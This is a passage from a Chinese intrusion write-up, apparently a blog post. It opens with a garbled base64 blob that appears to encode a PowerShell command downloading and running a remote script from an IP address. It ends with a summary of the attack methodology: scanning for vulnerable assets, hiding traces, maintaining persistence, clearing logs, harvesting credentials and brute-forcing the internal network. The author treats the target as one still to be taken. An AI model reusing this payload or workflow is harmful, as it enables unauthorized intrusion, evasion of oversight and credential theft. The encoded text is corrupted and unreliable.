AdGAGAEQAZQBmAGEAdQBsAHQAQwByAGU *bABzAdSAtQA7AEkARQBYACAkAAoAG4
AZQB3AC0AbwB1AGoAZQBjAHQAIABoAGUAdAw *bABpAGUAbgB0ACKALgBEAG8AdwBuAGw
AbwBhAGUAWwB0AHIAaQBwAGcAKAAAGgAdAB0AHk *JAMQ5ADIALgAxADYAAuADQAMgAAdc
ANwAGADUAMgAwADIALwAvADIAcwBmAEsAQwBVAG4AT0 *AEIwQB0ACcAKQApADsASQBFAFgAIAAoACg
AbgBLAGHcALQBvAGIAagBLAGMAdAAgAE4AZQB0AC4AVwBLAGIAQwBsAGkAZQBwAHQAkQAUAEQAbwB3AG4
```



然后... 没有弹回来，未完待续...

总结

利用 goby 搜集资产信息，利用工具筛选出脆弱资产。拿到权限先隐藏踪迹，维持权限，再清理一些操作记录。想办法在主机搜集账号密码，资产等信息。linux 可以尝试抓取 ssh 信息。然后再看看内网的资产，拿搜集到的账号密码去爆破，不然未授权漏洞，提权漏洞，exp，web 漏洞等等。好了，不说了，我去买包辣条压压惊，等我打下来再出后续。

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)

